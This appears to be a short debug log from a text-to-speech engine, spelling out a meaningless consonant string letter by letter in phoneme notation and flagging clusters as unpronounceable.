Found: ' n' [E2n]
Found: ' t' [ti:]
Unpronouncable? ' rz'
Found: ' r' [A@]
Found: ' z' [zE2d]
Unpronouncable? ' vgt'
Found: ' v' [vi:]
Found: ' g' [dZi:]
Found: ' t' [ti:]
Translate ' ^'
Found: ' _^' [s3:kVmfl,Eks]
dZ' i: d,Vb@Lj,u:'Es d,i:b,i:t' i: s'aI ,Eksd' i: z,Edd'i:; ,Ent' i:; ,A@z'Ed v,i:dZ,i:t' i:
# ^gwsdbtcixdzdntrzvgt^
level42
 wArn